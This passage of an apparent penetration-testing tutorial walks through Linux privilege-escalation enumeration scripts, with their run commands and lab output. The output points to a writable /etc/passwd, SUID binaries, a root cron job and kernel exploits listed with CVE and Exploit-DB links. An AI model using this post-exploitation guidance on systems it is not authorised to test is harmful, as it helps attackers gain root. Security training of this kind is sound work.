


Linux Private-i


GitHub Link: Linux Private-i

Checking some Privs with the LinuxPrivChecker. It was created by **creosote**. Linux Private-i can be defined as a Linux Enumeration or Privilege Escalation tool that performs the basic enumeration steps and displays the results in an easily readable format. The script has a very verbose option that includes vital checks such as OS info and permissions on common files, search for common applications while checking versions, file permissions and possible user credentials, common apps: Apache/HTTPD, Tomcat, Netcat, Perl, Ruby, Python, WordPress, Samba, Database Apps: SQLite, Postgres, MySQL/MariaDB, MongoDB, Oracle, Redis, CouchDB, Mail Apps: Postfix, Dovecot, Exim, Squirrel Mail, Cyrus, Sendmail, Courier, Checks Networking info – netstat, ifconfig, Basic mount info, crontab and bash history. Here's a snippet when running the Full Scope. This box has purposely misconfigured files and permissions. We see that the target machine has the /etc/passwd file writable. We are also informed that the Netcat, Perl, Python, etc. are installed on the target machine.

```
chmod 777 private-i.sh
./private-i.sh
```



Private-i also extracted the script inside the cronjob that gets executed after the set duration of time.



Linux Smart Enumeration

GitHub Link: Linux Smart Enumeration

Keep away the dumb methods of time to use the Linux Smart Enumeration. It was created by **Diego Blanco**. Linux Smart Enumeration is a script inspired by the LinEnum Script that we discussed earlier. The purpose of this script is the same as every other scripted are mentioned. This script has 3 levels of verbosity so that the user can control the amount of information you see. It uses color to differentiate the types of alerts like green means it is possible to use it to elevate privilege on Target Machine. It asks the user if they have knowledge of the user password so as to check the sudo privilege. It checks the user groups, Path Variables, Sudo Permissions and other interesting files.

```
chmod 777 lse.sh
./lse.sh
```


```
ignite@ubuntu:/tmp$ chmod 777 lse.sh
ignite@ubuntu:/tmp$ ./lse.sh
---
If you know the current user password, write it here to check sudo privileges: 123
---

 LSE Version: 3.1

        User: ignite
     User ID: 1001
    Password: ******
        Home: /home/ignite
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/game
       umask: 0002

    Hostname: ubuntu
       Linux: 4.15.0-136-generic
Distribution: Ubuntu 18.04.5 LTS
Architecture: x86_64

================================================( users )=====
[i] usr000 Current user groups.................................... yes!
[*] usr010 Is current user in an administrative group?............ nope
[*] usr020 Are there other users in an administrative groups?..... yes!
[*] usr030 Other users with shell................................. yes!
[i] usr040 Environment information................................ skip
[i] usr050 Groups for other users................................. skip
[i] usr060 Other users............................................ skip
[*] usr070 PATH variables defined inside /etc..................... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?......... nope
================================================( sudo )=======
[!] sud000 Can we sudo without a password?........................ nope
[!] sud010 Can we list sudo commands without a password?.......... nope
[!] sud020 Can we sudo with a password?........................... nope
[!] sud030 Can we list sudo commands with a password?............. nope
[*] sud040 Can we read sudoers files?............................. nope
[*] sud050 Do we know if any other users used sudo?............... yes!
============================================( file system )=====
[*] fst000 Writable files outside user's home..................... yes!
[*] fst010 Binaries with setuid bit............................... yes!
[!] fst020 Uncommon setuid binaries............................... yes!
---
/bin/nano
/bin/cp
/usr/bin/find
/usr/bin/vmware-user-suid-wrapper
---
```

We can also see the cleanup.py file that gets re-executed again and again by the crontab.

```
---
/etc/crontab:*/2 *    * * *   root    /mnt/cleanup.py
---
[i] ret400 Cron files............................................. skip
[*] ret500 User systemd timers.................................... nope
[!] ret510 Can we write in any system timer?...................... nope
[i] ret900 Systemd timers......................................... skip
================================================( network )=====
```

There are the SUID files that can be used to elevate privilege such as nano, cp, find etc. We can also see that the /etc/passwd is writable which can also be used to create a high privilege user and then use it to login in onto the

target machine.



Linux Exploit Suggester 2

We discussed the Linux Exploit Suggester. But now take a look at the Next-generation Linux Exploit Suggester 2. It is heavily based on the first version. There have been some niche changes that include more exploits and it has an option to download the detected exploit code directly from Exploit DB. It has more accurate wildcard matching. It expands the scope of searchable exploits. Last but not least Colored Output.

```
chmod 777 linux-exploit-suggester-2.pl
./linux-exploit-suggester-2.pl -k 3
```

```
ignite@ubuntu:/tmp$ chmod 777 linux-exploit-suggester-2.pl
ignite@ubuntu:/tmp$ ./linux-exploit-suggester-2.pl -k 3

  ############################
    Linux Exploit Suggester 2
  ############################

  Local Kernel: 3
  Searching 72 exploits...

  Possible Exploits
  [1] clone_newuser (3.3.5)
      CVE-N\A
      Source: http://www.exploit-db.com/exploits/38390
  [2] dirty_cow (3.0.0)
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [3] exploit_x (3.0.0)
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [4] memodipper (3.0.0)
      CVE-2012-0056
      Source: http://www.exploit-db.com/exploits/18411
  [5] msr (3.0.0)
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [6] overlayfs (3.13.0)
      CVE-2015-8660
      Source: http://www.exploit-db.com/exploits/39230
  [7] perf_swevent (3.0.0)
      CVE-2013-2094
      Source: http://www.exploit-db.com/exploits/26131
  [8] pp_key (3.4.0)
      CVE-2016-0728
      Source: http://www.exploit-db.com/exploits/39277
  [9] rawmodePTY (3.14.0)
      CVE-2014-0196
      Source: http://packetstormsecurity.com/files/download/126603/cve-2014-0196-md.c
  [10] semtex (3.0.0)
      CVE-2013-2094
      Source: http://www.exploit-db.com/exploits/25444
  [11] timeoutpwn (3.4.0)
      CVE-2014-0038
      Source: http://www.exploit-db.com/exploits/31346
```

Conclusion

The point that we are trying to convey through this article is that there are multiple scripts and executables and batch files to consider while doing Post Exploitation on Linux-Based devices. We wanted this article to serve as your go-to guide whenever you are trying to elevate privilege on a Linux machine irrespective of the way you got your initial foothold.